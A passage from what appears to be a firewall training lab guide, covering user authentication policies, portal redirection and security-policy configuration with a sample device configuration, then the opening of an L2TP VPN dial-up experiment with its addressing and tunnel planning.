


Step 3 Choose **Object** > **User** > **Authentication Policy** and click **Add** to create user authentication policy **Guest** for network segment 10.1.1.0/24.




Step 4 Create a password authentication user group and user.

Choose **Object** > **User** > **default**. In **User/User Group/Security Group Management List**, click **Add** and select **Add User Group** to create user group **normal**.





Click **Manage Users by Organizational Structure**.




Under **Organizational Structure**, select **normal**.

In **Member List**, click **Add** and select **Add User** to create user **user01** with password **Admin@123**.






Step 5 Choose **Object** > **User** > **Authentication Policy** and click **Add** to create user authentication policy **Normal** for network segment 10.1.2.0/24.




Step 6 Choose **Policy** > **Security Policy** and click **Add** to create a forwarding policy for authentication-exemption users. Set **Source Zone** to **guest** and **Destination Zone** to **untrust**, select the authentication-exemption user group **guest**, and set **Action** to **Permit**.




Step 7 Choose **Policy** > **Security Policy** and click **Add** to create a forwarding policy for password-authentication users.

Set **Source Zone** to **trust** and **Destination Zone** to **untrust**, select password-authentication user group **normal**, and set **Action** to **Permit**.





Step 8 Choose **Object** > **User** > **Authentication Option**, click the **Local Portal** tab, configure local portal authentication and set **Redirection after Authentication** to **Redirect to the previous web page**.



When a user accesses the Internet through HTTP, the access is redirected to the authentication page of the Internet access user.

Step 9 Choose **Object** > **Security Policy** > **Security Policy** and click **Add** to create a security policy to allow traffic from port 8887 in the Trust and Local zones to pass through the firewall, so that the authentication page can be pushed successfully.





----End

8.3 Verification

A temporary user can access the Internet without entering any user name or password.

When an employee accesses the Internet through HTTP, the USG pushes the user authentication page to prompt the employee to enter his/her user name and password. The employee can access network resources only after entering the correct user name and password.

8.4 Configuration Reference

```
<USG6330-1>display current-configuration
sysname USG6330-1
 #
 ip service-set Authy type object
  service 0 protocol tcp source-port 0 to 65535 destination-port 8887
 #
 ip service-set Auth type object
  service 0 protocol tcp source-port 0 to 65535 destination-port 8887
 #
  time-range worktime
   period-range 08:00:00 to 18:00:00 working-day
 #
interface GigabitEthernet1/0/0
  undo shutdown
  ip address 10.1.1.1 255.255.255.0
 #
 interface GigabitEthernet1/0/1
  undo shutdown
  ip address 10.1.2.1 255.255.255.0
 #
 interface GigabitEthernet1/0/2
  undo shutdown
  ip address 40.1.1.1 255.255.255.0
 #
 firewall zone local
  set priority 100
 #
 firewall zone trust
  set priority 85
  add interface GigabitEthernet0/0/0
  add interface GigabitEthernet1/0/1
 #
 firewall zone untrust
  set priority 5
  add interface GigabitEthernet1/0/2
 #
 firewall zone dmz
  set priority 50
 #
 firewall zone name Guest id 4
  set priority 40
  add interface GigabitEthernet1/0/0
```

```
 #
security-policy
  rule name Guest
   source-zone Guest
   destination-zone untrust
   action permit
  rule name Normal
   source-zone trust
   destination-zone untrust
   action permit
  rule name Auth
   source-zone local
   source-zone trust
   destination-zone local
   destination-zone trust
   service Auth
   action permit
 #
 auth-policy
  rule name Guest
   source-address 10.1.1.0 mask 255.255.255.0
   action none
  rule name Normal
   source-address 10.1.2.0 mask 255.255.255.0
   action auth
 #
return
```

8.5 Question

1. What are the categories of user management?
2. What are the configuration process and precautions for SSO?

9 L2TP VPN

9.1 Experiment Overview

9.1.1 About This Experiment


The VPN Client software is installed on the portable computer of a mobile office user. The user expects to establish an L2TP VPN tunnel between the VPN Client software and the enterprise egress gateway LNS to access the intranet through the VPN tunnel.

9.1.2 Objectives

- Understand the basic principle of L2TP VPN dialup.
- Configure an L2TP VPN in Client-Initialized mode.

9.1.3 Experiment Networking

Figure 9-1 Topology of the L2TP VPN in Client-Initialized mode



9.1.4 Experiment Planning

Table 9-1 L2TP VPN experiment planning

Item	Data	Description
LNS	Interface: GE1/0/0 IP address: 10.1.1.1/24 Security zone: trust	

Item	Data	Description
	Interface: GE1/0/2 IP address: 20.1.1.1/24 Security zone: untrust	
PC1	IP address: 20.1.1.10/24 Gateway address: 20.1.1.1	PC1 has the L2TP dialup client installed.
Server1	IP address: 10.1.1.10/24 Gateway address: 10.1.1.1	Server1 simulates an Intranet server.
L2TP planning (LNS)	Virtual interface: virtual-temptate0 Virtual interface address: 192.168.1.1/24 Virtual interface zone: untrust Remote tunnel name: client Local tunnel name: client Tunnel authentication password: Password123 Remote address: 192.168.1.10 User name: user001 Password: Admin@123	
L2TP planning (dialup user)	User name: user001 Password: Admin@123 Tunnel name: client Authentication mode: CHAP Tunnel password: Password123	

9.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Configure the firewall.	Perform basic configuration (including configuring interface addresses and adding the interfaces to security zones).	Preconfigured
		Enable L2TP.	
		Configure an L2TP group.	1. Set the local tunnel name. 2. Configure tunnel authentication and set an authentication password. 3. Set the remote tunnel name and

No.	Task	Subtask	Description
			virtual interface. 4. Configure virtual interface addresses and add the virtual interfaces to security zones.
		Configure dialup user information.	Set the user name and password.
		Configure security policies **l2tp1** and **l2tp2**.	Allow the dialup client and intranet server to communicate with each other.
		Configure security policy **l2tp3**.	Allow L2TP packets transmitted between Untrust and Local zones to pass through.
2	Set the dialup client.		Set the VPN dialup client according to the configuration on the firewall.

9.2 Experiment Task Configuration


9.2.1 Configuration Roadmap

1. Configure the LNS.
2. Enable L2TP.
3. Configure L2TP connection parameters.
4. Configure security policies.

9.2.2 Configuration Procedure


Step 1 Enable L2TP.

Choose **Network** > **L2TP** > **L2TP**. In the **Configure L2TP** area, select **Enable** next to **L2TP** and click **Apply**.



